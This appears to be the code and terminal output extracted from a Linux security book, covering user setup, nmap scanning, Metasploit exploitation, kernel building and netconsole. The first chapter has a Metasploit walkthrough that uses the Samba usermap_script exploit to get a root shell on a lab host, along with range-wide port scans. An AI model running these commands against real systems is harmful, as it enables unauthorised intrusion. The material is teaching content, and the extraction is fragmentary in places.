

## Chapter 1: Linux Security Problems

```
# useradd USERNAME
```

```
# passwd USERNAME
Changing password for user USERNAME.
New password:
Retype new password:
passwd: all authentication tokens updated successfully.
```

```
# visudo
```

```
## Allows people in group test to run all commands
```

```
# %test          ALL=(ALL)    ALL
```

```
# usermod -aG test USERNAME
```

```
# su USERNAME -
```

```
$ groups
```

```
USERNAME test
```

```
$ sudo whoami
```

```
We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:
```

- #1) Respect the privacy of others.
- #2) Think before you type.
- #3) With great power comes great responsibility.

```
[sudo] password for USERNAME:  
root
```

```
nmap -version
```

```
Nmap version 6.00 ( http://nmap.org )
```

```
$ nmap -vv -sP 103.46.192.2-100
```

```
Starting Nmap 6.00 ( http://nmap.org ) at 2015-07-09 10:24 IST  
Initiating Ping Scan at 21:24  
Scanning 100 hosts [2 ports/host]  
Completed Ping Scan at 21:24, 2.38s elapsed (100 total hosts)  
Initiating Parallel DNS resolution of 100 hosts. at 21:24  
Completed Parallel DNS resolution of 100 hosts. at 21:24, 4.28s elapsed  
Nmap scan report for 103.46.192.2 [host down]  
Nmap scan report for 103.46.192.5 [host down]  
Nmap scan report for 103.46.192.6  
Host is up (0.025s latency).  
Nmap scan report for 103.46.192.7 [host down]  
Nmap scan report for 103.46.192.18  
Host is up (0.079s latency).  
Nmap scan report for 103.46.192.19  
Host is up (0.034s latency).  
Nmap scan report for 103.46.192.20 [host down]  
.....  
Read data files from: /usr/bin/./share/nmap  
Nmap done: 100 IP addresses (26 hosts up) scanned in 6.67 seconds  
$
```

```
$ nmap -v -n -sP --max-rtt-timeout 500ms 103.46.192.2-100 -T4

Starting Nmap 6.00 ( http://nmap.org ) at 2015-07-09 21:34 IST
Initiating Ping Scan at 21:34
Scanning 100 hosts [2 ports/host]
Completed Ping Scan at 21:34, 1.97s elapsed (100 total hosts)
Nmap scan report for 103.46.192.2 [host down]
Nmap scan report for 103.46.192.2
Host is up (0.023s latency).
Nmap scan report for 103.46.192.2 [host down]
Nmap scan report for 103.46.192.3 [host down]
Nmap scan report for 103.46.192.4
Host is up (0.056s latency).
Nmap scan report for 103.46.192.5
Host is up (0.026s latency).
.....
Read data files from: /usr/bin/./share/nmap
Nmap done: 100 IP addresses (26 hosts up) scanned in 1.97 seconds

$
```

```
$ sudo nmap -sS -vv -n -PN -p21 --max-rtt-timeout 500ms 192.168.1.1/24 -T4 -oG - | grep 'open'
```

```
$ sudo nmap -sS -vv -n -PN -p3306 --max-rtt-timeout 500ms 192.168.1.1/24 -T4 -oG - | grep 'open'
```

```

msf > nmap -sS -Pn -A 192.168.0.1
[*] exec: nmap -sS -Pn -A 192.168.0.1

Starting Nmap 5.51SVN ( http://nmap.org ) at 2015-07-09 21:32 IST
Nmap scan report for 192.168.0.1
Host is up (0.00059s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.1
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey: 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
|_ http-title: Site doesn't have a title (text/html).
|_ http-methods: Potentially risky methods: TRACE
|_ See http://nmap.org/nsedoc/scripts/http-methods.html
139/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
|_ mysql-info: Protocol: 10
|_ Version: 5.0.51a-3ubuntu5
|_ Thread ID: 13
|_ Some Capabilities: Connect with DB, Compress, SSL, Transactions, Secure Connection
|_ Status: Autocommit
|_ Salt: ,/H\wa_9<dbA[])Xa^2!K
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
8009/tcp  open  ajp13
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1

```

```

msf > search scanner/smb

Matching Modules
=====
Name                               Disclosure Date Rank Description
-----
auxiliary/scanner/smb/pipe_auditor  normal      SMB Session Pipe Auditor
auxiliary/scanner/smb/pipe_dcerpc_auditor normal      SMB Session Pipe DCERPC Auditor
auxiliary/scanner/smb/smb2         normal      SMB 2.0 Protocol Detection
auxiliary/scanner/smb/smb_enumshares normal      SMB Share Enumeration
auxiliary/scanner/smb/smb_enumusers normal      SMB User Enumeration (SAM EnumUsers)
auxiliary/scanner/smb/smb_enumusers_domain normal      SMB Domain User Enumeration
auxiliary/scanner/smb/smb_login    normal      SMB Login Check Scanner
auxiliary/scanner/smb/smb_lookupsid normal      SMB Local User Enumeration (LookupSid)
auxiliary/scanner/smb/smb_version  normal      SMB Version Detection

msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

Name      Current Setting Required Description
-----
RHOSTS    192.168.0.1      yes      The target address range or CIDR identifier
SMBDomain WORKGROUP        no       The Windows domain to use for authentication
SMBPass   no               no       The password for the specified username
SMBUser   no               no       The username to authenticate as
THREADS   1               yes      The number of concurrent threads

msf auxiliary(smb_version) > set RHOSTS 192.168.0.1
RHOSTS => 192.168.0.1
msf auxiliary(smb_version) > exploit

[*] 192.168.0.1 :445 is running Unix Samba 3.0.20-Debian (Language: Unknown) (domain:WORKGROUP)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_version) >

```

```
msf > search samba
```

Matching Modules

Name	Disclosure Date	Rank	Description
auxiliary/admin/smb/samba_symlink_traversal		normal	Samba Symlink Directory Traversal
auxiliary/dos/samba/lsa_addprivs_heap		normal	Samba lsa_io_privilege_set Heap Overflow
auxiliary/dos/samba/lsa_transnames_heap		normal	Samba lsa_io_trans_names Heap Overflow
exploit/freebsd/samba/trans2open	2003-04-07	great	Samba trans2open Overflow (*BSD x86)
exploit/linux/samba/chain_reply	2010-06-16	good	Samba chain_reply Memory Corruption (Linux x86)
exploit/linux/samba/lsa_transnames_heap	2007-05-14	good	Samba lsa_io_trans_names Heap Overflow
exploit/linux/samba/trans2open	2003-04-07	great	Samba trans2open Overflow (Linux x86)
exploit/multi/samba/nttrans	2003-04-07	average	Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
exploit/multi/samba/usermap_script	2007-05-14	excellent	Samba "username map script" Command Execution
exploit/osx/samba/lsa_transnames_heap	2007-05-14	average	Samba lsa_io_trans_names Heap Overflow
exploit/osx/samba/trans2open	2003-04-07	great	Samba trans2open Overflow (Mac OS X PPC)
exploit/solaris/samba/lsa_transnames_heap	2007-05-14	average	Samba lsa_io_trans_names Heap Overflow
exploit/solaris/samba/trans2open	2003-04-07	great	Samba trans2open Overflow (Solaris SPARC)
exploit/unix/misc/distcc_exec	2002-02-01	excellent	DistCC Daemon Command Execution
exploit/unix/webapp/citrix_access_gateway_exec	2010-12-21	excellent	Citrix Access Gateway Command Execution
exploit/windows/http/sambar6_search_results	2003-06-21	normal	Sambar 6 Search Results Buffer Overflow
exploit/windows/license/caliclnlnt_getconfig	2005-03-02	average	Computer Associates License Client GETCONFIG Overflow
post/linux/gather/enum_configs		normal	Linux Gather Configurations

```
msf > use exploit/multi/samba/usermap_script
msf exploit(usermap_script) > show options
```

Module options (exploit/multi/samba/usermap\_script):

Name	Current Setting	Required	Description
RHOST		yes	The target address
RPORT	139	yes	The target port

Exploit target:

Id	Name
0	Automatic

```
msf exploit(usermap_script) > set rhost 192.168.0.1
rhost => 192.168.0.1
msf exploit(usermap_script) > exploit
```

```
[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo lefykUXQMFJP603g;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "lefykUXQMFJP603g\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.0.7 :4444 -> 192.168.0.1 :55629) at 2012-04-25 09:26:02 -0400
```

```
id
uid=0(root) gid=0(root)
```

## Chapter 2: Configuring a Secure and Optimized Kernel

```
root@kali:~# git clone git://kernel.ubuntu.com/ubuntu/ubuntu-precise.git
Cloning into 'ubuntu-precise'...
remote: Counting objects: 3833225, done.
remote: Compressing objects: 100% (578669/578669), done.
Receiving objects: 0% (9073/3833225), 2.02 MiB | 55 KiB/s
```

# The Linux Kernel Archives



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Protocol	Location
HTTP	<a href="https://www.kernel.org/pub/">https://www.kernel.org/pub/</a>
GIT	<a href="https://git.kernel.org/">https://git.kernel.org/</a>
RSYNC	<a href="rsync://rsync.kernel.org/pub/">rsync://rsync.kernel.org/pub/</a>

Latest Stable Kernel:



4.1.5

mainline:	<b>4.2-rc6</b>	2015-08-09	<a href="#">[tar.xz]</a> <a href="#">[pgp]</a> <a href="#">[patch]</a>	<a href="#">[view diff]</a> <a href="#">[browse]</a>
stable:	<b>4.1.5</b>	2015-08-10	<a href="#">[tar.xz]</a> <a href="#">[pgp]</a> <a href="#">[patch]</a> <a href="#">[inc. patch]</a>	<a href="#">[view diff]</a> <a href="#">[browse]</a> <a href="#">[changelog]</a>
stable:	<b>4.0.9 [EOL]</b>	2015-07-21	<a href="#">[tar.xz]</a> <a href="#">[pgp]</a> <a href="#">[patch]</a> <a href="#">[inc. patch]</a>	<a href="#">[view diff]</a> <a href="#">[browse]</a> <a href="#">[changelog]</a>
longterm:	<b>3.18.20</b>	2015-08-08	<a href="#">[tar.xz]</a> <a href="#">[pgp]</a> <a href="#">[patch]</a> <a href="#">[inc. patch]</a>	<a href="#">[view diff]</a> <a href="#">[browse]</a> <a href="#">[changelog]</a>
longterm:	<b>3.14.50</b>	2015-08-10	<a href="#">[tar.xz]</a> <a href="#">[pgp]</a> <a href="#">[patch]</a> <a href="#">[inc. patch]</a>	<a href="#">[view diff]</a> <a href="#">[browse]</a> <a href="#">[changelog]</a>
longterm:	<b>3.12.46</b>	2015-08-07	<a href="#">[tar.xz]</a> <a href="#">[pgp]</a> <a href="#">[patch]</a> <a href="#">[inc. patch]</a>	<a href="#">[view diff]</a> <a href="#">[browse]</a> <a href="#">[changelog]</a>
longterm:	<b>3.10.86</b>	2015-08-10	<a href="#">[tar.xz]</a> <a href="#">[pgp]</a> <a href="#">[patch]</a> <a href="#">[inc. patch]</a>	<a href="#">[view diff]</a> <a href="#">[browse]</a> <a href="#">[changelog]</a>
longterm:	<b>3.4.108</b>	2015-06-19	<a href="#">[tar.xz]</a> <a href="#">[pgp]</a> <a href="#">[patch]</a> <a href="#">[inc. patch]</a>	<a href="#">[view diff]</a> <a href="#">[browse]</a> <a href="#">[changelog]</a>
longterm:	<b>3.2.71</b>	2015-08-12	<a href="#">[tar.xz]</a> <a href="#">[pgp]</a> <a href="#">[patch]</a> <a href="#">[inc. patch]</a>	<a href="#">[view diff]</a> <a href="#">[browse]</a> <a href="#">[changelog]</a>
longterm:	<b>2.6.32.67</b>	2015-06-03	<a href="#">[tar.xz]</a> <a href="#">[pgp]</a> <a href="#">[patch]</a> <a href="#">[inc. patch]</a>	<a href="#">[view diff]</a> <a href="#">[browse]</a> <a href="#">[changelog]</a>
linux-next:	<b>next-20150814</b>	2015-08-14		<a href="#">[browse]</a>

```
root@kali:~# wget https://www.kernel.org/pub/linux/kernel/v4.x/linux-4.1.5.tar.xz
--2015-10-28 11:05:23-- https://www.kernel.org/pub/linux/kernel/v4.x/linux-4.1.5.tar.xz
Resolving www.kernel.org (www.kernel.org)... 199.204.44.194, 198.145.20.140, 149.20.4.69, ..
.
Connecting to www.kernel.org (www.kernel.org)|199.204.44.194|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 83025368 (79M) [application/x-xz]
Saving to: `linux-4.1.5.tar.xz'

0% [          ] 502,360  95.2K/s  eta 14m 40s
```

```
root@kali:~# cd Downloads/
root@kali:~/Downloads#
```

```
root@kali:~/Downloads# tar -xvf linux-4.1.6.tar.xz -C /usr/src/
linux-4.1.6/
linux-4.1.6/.gitignore
linux-4.1.6/.mailmap
linux-4.1.6/COPYING
linux-4.1.6/CREDITS
linux-4.1.6/Documentation/
linux-4.1.6/Documentation/00-INDEX
linux-4.1.6/Documentation/ABI/
linux-4.1.6/Documentation/ABI/README
linux-4.1.6/Documentation/ABI/obsolete/
linux-4.1.6/Documentation/ABI/obsolete/proc-sys-vm-nr_pdflush_threads
linux-4.1.6/Documentation/ABI/obsolete/sysfs-block-zram
linux-4.1.6/Documentation/ABI/obsolete/sysfs-bus-usb
linux-4.1.6/Documentation/ABI/obsolete/sysfs-class-rfkill
linux-4.1.6/Documentation/ABI/obsolete/sysfs-driver-hid-roccat-koneplus
linux-4.1.6/Documentation/ABI/obsolete/sysfs-driver-hid-roccat-kovaplus
linux-4.1.6/Documentation/ABI/obsolete/sysfs-driver-hid-roccat-pyra
```


```
root@kali:~/Downloads# cd /usr/src/linux-4.1.6/
root@kali:/usr/src/linux-4.1.6#
```

```

root@kali:~/linux-4.1.6# make menuconfig
HOSTCC scripts/kconfig/mconf.o
SHIPPED scripts/kconfig/zconf.tab.c
SHIPPED scripts/kconfig/zconf.lex.c
SHIPPED scripts/kconfig/zconf.hash.c
HOSTCC scripts/kconfig/zconf.tab.o
HOSTCC scripts/kconfig/lxdialog/checklist.o
HOSTCC scripts/kconfig/lxdialog/util.o
HOSTCC scripts/kconfig/lxdialog/inputbox.o
HOSTCC scripts/kconfig/lxdialog/textbox.o
HOSTCC scripts/kconfig/lxdialog/yesno.o
HOSTCC scripts/kconfig/lxdialog/menubox.o
HOSTLD scripts/kconfig/mconf
scripts/kconfig/mconf Kconfig
#
# using defaults found in /boot/config-3.12-kali1-486
#
/boot/config-3.12-kali1-486:1715:warning: symbol value 'm' invalid for BMP085

*** End of the configuration.
*** Execute 'make' to start the build or try 'make help'.

```



```
root@kali: /usr/src/linux-4.1.6
File Edit View Search Terminal Help
.config - Linux/x86 4.1.6 Kernel Configuration

Linux/x86 4.1.6 Kernel Configuration
Arrow keys navigate the menu. <Enter> selects submenus ---> (or empty submenus ----).
Highlighted letters are hotkeys. Pressing <Y> includes, <N> excludes, <M> modularizes
features. Press <Esc><Esc> to exit, <?> for Help, </> for Search. Legend: [*] built-in [ ]
excluded <M> module < > module capable

[ ] 64-bit kernel
  General setup --->
[*] Enable loadable module support --->
[*] Enable the block layer --->
    Processor type and features --->
    Power management and ACPI options --->
    Bus options (PCI etc.) --->
    Executable file formats / Emulations --->
[*] Networking support --->
    Device Drivers --->
    Firmware Drivers --->
  File systems --->
    Kernel hacking --->
v(+)



<Select> < Exit > < Help > < Save > < Load >
```

```
root@kali: /usr/src/linux-4.1.6
File Edit View Search Terminal Help
.config - Linux/x86 4.1.6 Kernel Configuration
> File systems

File systems
Arrow keys navigate the menu. <Enter> selects submenus ---> (or empty submenus ----).
Highlighted letters are hotkeys. Pressing <Y> includes, <N> excludes, <M> modularizes
features. Press <Esc><Esc> to exit, <?> for Help, </> for Search. Legend: [*] built-in [ ]
excluded <M> module < > module capable

< > Second extended fs support
< > Ext3 journalling file system support
<M> The Extended 4 (ext4) filesystem
[*] Use ext4 for ext2/ext3 file systems
[*] Ext4 POSIX Access Control Lists
[*] Ext4 Security Labels
< > Ext4 Encryption (NEW)
[ ] EXT4 debugging support
[ ] JBD2 (ext4) debugging support
<M> Reiserfs support
[ ] Enable reiserfs debug mode
[ ] Stats in /proc/fs/reiserfs
[*] ReiserFS extended attributes
v(+)

<Select> < Exit > < Help > < Save > < Load >
```



```
root@kali:/usr/src/linux-4.1.6# make modules_install
```

```
root@kali: /usr/src/linux-4.1.6
File Edit View Search Terminal Help
INSTALL /lib/firmware/sb16/ima_adpcm_capture.csp
DEPMOD 4.1.6
root@kali: /usr/src/linux-4.1.6# make install
sh ./arch/x86/boot/install.sh 4.1.6 arch/x86/boot/bzImage \
    System.map "/boot"
run-parts: executing /etc/kernel/postinst.d/initramfs-tools 4.1.6 /boot/vmlinuz-4.1.6
update-initramfs: Generating /boot/initrd.img-4.1.6
run-parts: executing /etc/kernel/postinst.d/pm-utils 4.1.6 /boot/vmlinuz-4.1.6
run-parts: executing /etc/kernel/postinst.d/zz-extlinux 4.1.6 /boot/vmlinuz-4.1.6
P: Checking for EXTLINUX directory... found.
P: Writing config for /boot/vmlinuz-4.1.6...
P: Writing config for /boot/vmlinuz-3.12-kali1-486...
P: Updating /boot/extlinux/linux.cfg...
    No volume groups found
P: Installing debian theme... done.
run-parts: executing /etc/kernel/postinst.d/zz-update-grub 4.1.6 /boot/vmlinuz-4.1.6
Generating grub.cfg ...
Found background image: /usr/share/images/desktop-base/desktop-grub.png
Found linux image: /boot/vmlinuz-4.1.6
Found initrd image: /boot/initrd.img-4.1.6
Found linux image: /boot/vmlinuz-3.12-kali1-486
Found initrd image: /boot/initrd.img-3.12-kali1-486
Found memtest86+ image: /boot/memtest86+.bin
Found memtest86+ multiboot image: /boot/memtest86+_multiboot.bin
    No volume groups found
done
root@kali: /usr/src/linux-4.1.6#
```

```
root@kali: /usr/src/linux-4.1.6# cp -v arch/x86/boot/bzImage /boot/vmlinuz-4.1.6
`arch/x86/boot/bzImage' -> `/boot/vmlinuz-4.1.6'
root@kali: /usr/src/linux-4.1.6#
```

```
root@kali: /usr/src/linux-4.1.6# mkinitramfs -o /boot/initrd.img-4.1.6 /lib/modules/4.1.6/
root@kali: /usr/src/linux-4.1.6#
```

```
root@kali: /usr/src/linux-4.1.6# cp System.map /boot/System.map-4.1.6
root@kali: /usr/src/linux-4.1.6#
```

```
root@kali:~/usr/src/linux-4.1.6# ln -sf /boot/System.map-4.1.6 /boot/System.map
root@kali:~/usr/src/linux-4.1.6#
```

```
root@kali:~# ping -c 1 192.168.1.4 > /dev/null
```

```
root@kali:~# arp -n 192.168.1.4
```

Address	Hwtype	Hwaddress	Flags	Mask	Iface
192.168.1.4	ether	90:00:4e:2f:ac:ef	C		eth0

```
root@kali:~#
```

```
root@kali:~# netstat -rn | grep ^0.0.0.0
```

0.0.0.0	192.168.1.1	0.0.0.0	UG	0 0	0 eth0
---------	-------------	---------	----	-----	--------

```
root@kali:~#
```

```
root@kali:~# ping -c 1 192.168.1.1 > /dev/null
```

```
root@kali:~# arp -n 192.168.1.1
Address          HWtype  HWaddress      Flags Mask    Iface
192.168.1.1      ether   c0:3f:0e:10:c6:be  C           eth0
root@kali:~#
```

```
root@kali:~# cp /etc/default/grub /etc/default/grub.backup
root@kali:~#
```

```
root@kali:~# vi /etc/default/grub
root@kali:~#
```

```
# If you change this file, run 'update-grub' afterwards to update
# /boot/grub/grub.cfg.
# For full documentation of the options in this file, see:
#   info -f grub -n 'Simple configuration'

GRUB_DEFAULT=0
GRUB_TIMEOUT=5
GRUB_DISTRIBUTOR=`lsb_release -i -s 2> /dev/null || echo Debian`
GRUB_CMDLINE_LINUX_DEFAULT="debug ignore_loglevel"
GRUB_CMDLINE_LINUX="initrd=/install/initrd.gz"
```

```
root@kali:/etc/default# update-grub
Generating grub.cfg ...
Found background image: /usr/share/images/desktop-base/desktop-grub.png
Found linux image: /boot/vmlinuz-4.1.6
Found initrd image: /boot/initrd.img-4.1.6
Found linux image: /boot/vmlinuz-3.12-kali1-486
Found initrd image: /boot/initrd.img-3.12-kali1-486
Found memtest86+ image: /boot/memtest86+.bin
Found memtest86+ multiboot image: /boot/memtest86+_multiboot.bin
  No volume groups found
done
root@kali:/etc/default#
```

```
root@kali:~# ifconfig -a
eth0      Link encap:Ethernet  HWaddr 00:0c:29:4d:90:bc
          inet addr:192.168.1.11  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe4d:90bc/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:10384  errors:0  dropped:0  overruns:0  frame:0
          TX packets:3595  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0  txqueuelen:1000
          RX bytes:2043508 (1.9 MiB)  TX bytes:685368 (669.3 KiB)
          Interrupt:19  Base address:0x2000
```

```
root@kali:/etc/default# sh -c 'echo netconsole >> /etc/modules'
root@kali:/etc/default#
```

```
root@kali:/etc/default# sh -c 'echo options netconsole netconsole=6666@192.168.1.1
1/eth0,6666@192.168.1.4/90:00:4e:2f:ac:ef > /etc/modprobe.d/netconsole.conf'
root@kali:/etc/default#
```

```
root@kali:~# netcat -l -u 6666 | tee ~/netconsole.log
netcat: in listen mode you must specify a port with the -p switch
root@kali:~#
```

```
root@kali:~# netcat -l -p 6666 | tee ~/netconsole.log
```

```
root@kali:~# dmesg | grep netcon
[ 21.882935] netpoll: netconsole: local port 6666
[ 21.883210] netpoll: netconsole: local IPv4 address 192.168.1.11
[ 21.883491] netpoll: netconsole: interface 'eth0'
[ 21.883754] netpoll: netconsole: remote port 6666
[ 21.883999] netpoll: netconsole: remote IPv4 address 192.168.1.4
[ 21.884279] netpoll: netconsole: remote ethernet address 90:00:4e:2f:ac:ef
[ 21.884604] netpoll: netconsole: device eth0 not up yet, forcing it
[ 22.511912] netpoll: netconsole: carrier detect appears untrustworthy, waiting 4 seconds
```

```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Tajinder>cd \

C:\>cd C:\Users\Tajinder\Downloads\nc

C:\Users\Tajinder\Downloads\nc>
```

```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Tajinder>cd Downloads\nc

C:\Users\Tajinder\Downloads\nc> nc -u -l -p 6666 192.168.1.3 > netconsole.txt
```

GNU GRUB version 1.99-27+deb7u2

## KALI LINUX

```
Debian GNU/Linux, with Linux 3.12-kali1-486
Debian GNU/Linux, with Linux 3.12-kali1-486 (recovery mode)
Memory test (memtest86+)
Memory test (memtest86+, serial console 115200)
Memory test (memtest86+, experimental multiboot)
Memory test (memtest86+, serial console 115200, experimental multiboo→
```

Use the ↑ and ↓ keys to select which entry is highlighted.  
Press enter to boot the selected OS, 'e' to edit the commands  
before booting or 'c' for a command-line.

GNU GRUB version 1.99-27+deb7u2

## KALI LINUX

```
setparams 'Debian GNU/Linux, with Linux 3.12-kali1-486'

load_video
insmod gzio
insmod part_msdos
insmod ext2
set root='(hd0,msdos1)'
search --no-floppy --fs-uuid --set=root 8e759038-5323-4884-845c-27d2\
ae26f9d4
echo 'Loading Linux 3.12-kali1-486 ...'
